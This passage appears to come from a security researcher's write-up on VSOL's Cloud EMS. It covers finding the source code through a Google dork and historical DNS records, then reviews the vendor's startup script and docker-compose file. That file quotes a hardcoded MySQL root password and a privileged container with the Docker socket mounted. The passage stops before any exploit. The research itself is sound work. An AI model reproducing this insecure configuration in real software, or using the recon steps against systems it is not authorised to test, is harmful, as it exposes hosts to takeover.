
Figure 9 - Cloud EMS installation tutorials (part 3).
The first step in vulnerability research is getting the source code (or a compiled version) of the targeted application. It gives you a starting point to understand how the application works and spot potential weaknesses. So I started my journey looking for the source code.
Retrieval of the source code
The link provided by the vendor redirected to a download page, but it turned out that the resource was no longer available. So I had to come up with another solution to get the source code of the application.

Figure 10 - Cloud EMS download page.

Figure 11 - Resources removed and no longer available for download.
Using a simple Google dork technique with the query "Index of" "VSOL" "EMS", I
was able to track down a copy of the application's source code.

Figure 12 - Google dork result.
Unfortunately, the site hosting these resources was no longer accessible.

Figure 13 - Website unavailable.
The site was only accessible via an archived snapshot on the Wayback Machine. Sadly, the subfolders were not scanned and indexed by the Wayback Machine robot.

Figure 14 - Wayback Machine snapshot.
Before giving up on an inaccessible domain, it is always worth checking whether the issue is simply due to a dead DNS resolution.

Figure 15 - DNS resolution fails.
In some cases, the domain name might no longer resolve, but the underlying server could still be reachable via its IP address. To investigate this, I queried archived DNS databases to retrieve historical IP resolutions associated with the domain.
💡 Consult archived DNS databases:
This approach can sometimes help bypass DNS issues and regain access to resources that seem offline.

Figure 16 - Consulting databases storing old DNS records.
After retrieving the historical IP address of the server through archived DNS records, it was possible to reach the server directly, bypassing the broken domain resolution.

Figure 17 - Access to the server through its IP.
By doing so, I managed to access the Directory Listing and recover the source files of the cloud based fleet management solution.

Figure 18 - Retrieval of the archive containing the application source code.
Analysis of the source code
The recovered archive, named Cloud_EMS_bsems_V2.3.1_20230217_linux_anyEn.tgz, contains a single top level directory called bsems. All the files and subdirectories are located within this folder.

Figure 19 - Extracted archive.
Folder bsems contains the following items.

Figure 20 - Contents of folder bsems.
Let's analyze the contents of this folder.
Analysis of file startup.sh
File: startup.sh
rm -rf ./mysqldata
tar -zxvf mysqldata.tgz -C ./
docker load -i bsemsimages.tar
docker-compose up -d
The above script prepares and launches a Docker based application
environment. It begins by removing any existing MySQL data directory to
ensure a clean setup, then extracts fresh database files from a compressed
archive. Next, it loads prebuilt Docker images from a .tar
file into the local Docker engine. Finally, it starts all the necessary
containers in detached mode using docker-compose, bringing the application
stack online and ready to use.
Let's now take a look at the contents of file docker-compose.yml.
Analysis of file docker-compose.yml
File: docker-compose.yml
version: '3'
services:
  mysql:
    restart: always
    image: bsmysqlimage
    container_name: bsmysql
    environment:
      MYSQL_ROOT_PASSWORD: vsol2019
    volumes:
      - /etc/localtime:/etc/localtime:ro
      - ./mysqldata/config/my.cnf:/etc/mysql/my.cnf
      - ./mysqldata/data:/var/lib/mysql
    networks:
      bsnet:
        aliases:
          - mysqlnet
  tomcat:
    restart: always
    image: tomcat7-java8-202:v7.0.61
    container_name: tomcat7
    privileged: true
    ports:
      - 8086:8086
      - 6443:6443
      - 39998:39998
      - 69:69/udp
    volumes:
      - /dev/mem:/dev/mem
      - /sbin/dmidecode:/sbin/dmidecode
      - /etc/localtime:/etc/localtime:ro
      - ./tomcatmount/webapps:/usr/local/apache-tomcat-7.0.61/webapps
      - ./tomcatmount/ssl/server.xml:/usr/local/apache-tomcat-7.0.61/conf/server.xml
      - ./tomcatmount/ssl/vsoltomcat.keystore:/usr/local/apache-tomcat-7.0.61/vsoltomcat.keystore
      - ./tomcatmount/lib:/usr/local/apache-tomcat-7.0.61/lib/
      - /usr/bin/docker:/usr/bin/docker
      - /var/run/docker.sock:/var/run/docker.sock
      - /usr/lib64/libltdl.so.7:/usr/lib/x86_64-linux-gnu/libltdl.so.7
    networks:
      bsnet:
        aliases:
          - tomcatnet
networks:
  bsnet:
    driver: bridge
The above docker-compose.yml file defines two
containers. A MySQL database and a Tomcat application server,
both connected via a custom bridge network called bsnet. The MySQL
container mounts persistent volumes for data storage and configuration.
The Tomcat container exposes several TCP ports (8086, 6443, 39998)
and an UDP port (69). Additionally, the Tomcat container runs in
privileged mode and has access to the Docker socket (/var/run/docker.sock).
🕷️ Risk of container escape and Privilege Escalation:
Running the Tomcat container in privileged mode[5] and mounting the Docker socket increases the risk of container escape and Privilege Escalation. If an attacker takes advantage of the vulnerability found in the Cloud EMS source code (explained below), he might get
rootaccess to the host and take control of the whole system.
We will now try to locate the source code of the application served by the Tomcat container. Looking inside directory tomcatmount/webapps, we find a deployed Web application named emsWebServer, along with its corresponding WAR archive (emsWebServer.war). The presence of directories such as WEB-INF, META-INF, js, and css inside emsWebServer suggests that the WAR file has already been unpacked, making the application's internal structure and resources directly accessible. It allows to easily explore the configuration files and compiled code (.class) looking for potential vulnerabilities.

Figure 21 - Already unpacked WAR archive (emsWebServer.war).
Analysis of file WEB-INF/web.xml within emsWebServer
The file web.xml defines the deployment
configuration for the emsWebServer
application running within the Tomcat container. It initializes the
Spring application context by loading XML configuration files from the
WEB-INF/classes/spring/ directory and sets up a
Spring MVC front controller (DispatcherServlet) to handle all incoming
HTTP requests via the root URL pattern (/).
File: WEB-INF/web.xml
<?xml version="1.0" encoding="UTF-8"?>

    ...

    <!-- 加载spring容器 -->
    <context-param>
        <param-name>contextConfigLocation</param-name>
        <param-value>/WEB-INF/classes/spring/applicationContext-*.xml</param-value>
    </context-param>

    <!-- springmvc前端控制器,rest配置 -->
    <servlet>
        <servlet-name>springmvc_rest</servlet-name>
        <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
        <!-- contextConfigLocation配置springmvc加载的配置文件(配置处理器映射器、适配器等等) 如果不配置contextConfigLocation,默认加载的是/WEB-INF/servlet名称-serlvet.xml(springmvc-servlet.xml) -->
        <init-param>
            <param-name>contextConfigLocation</param-name>
            <param-value>classpath:spring/springmvc.xml</param-value>
        </init-param>
    </servlet>
    <servlet-mapping>
        <servlet-name>springmvc_rest</servlet-name>
        <url-pattern>/</url-pattern>
    </servlet-mapping>

    ...
The application integrates Apache Shiro, an open
source Java authentication and authorization framework, by defining a servlet
filter named shiroFilter. This filter is implemented using org.springframework.web.filter.DelegatingFilterProxy
(Class DelegatingFilterProxy[6]),
which allows Shiro to be managed as a Spring Bean and fully
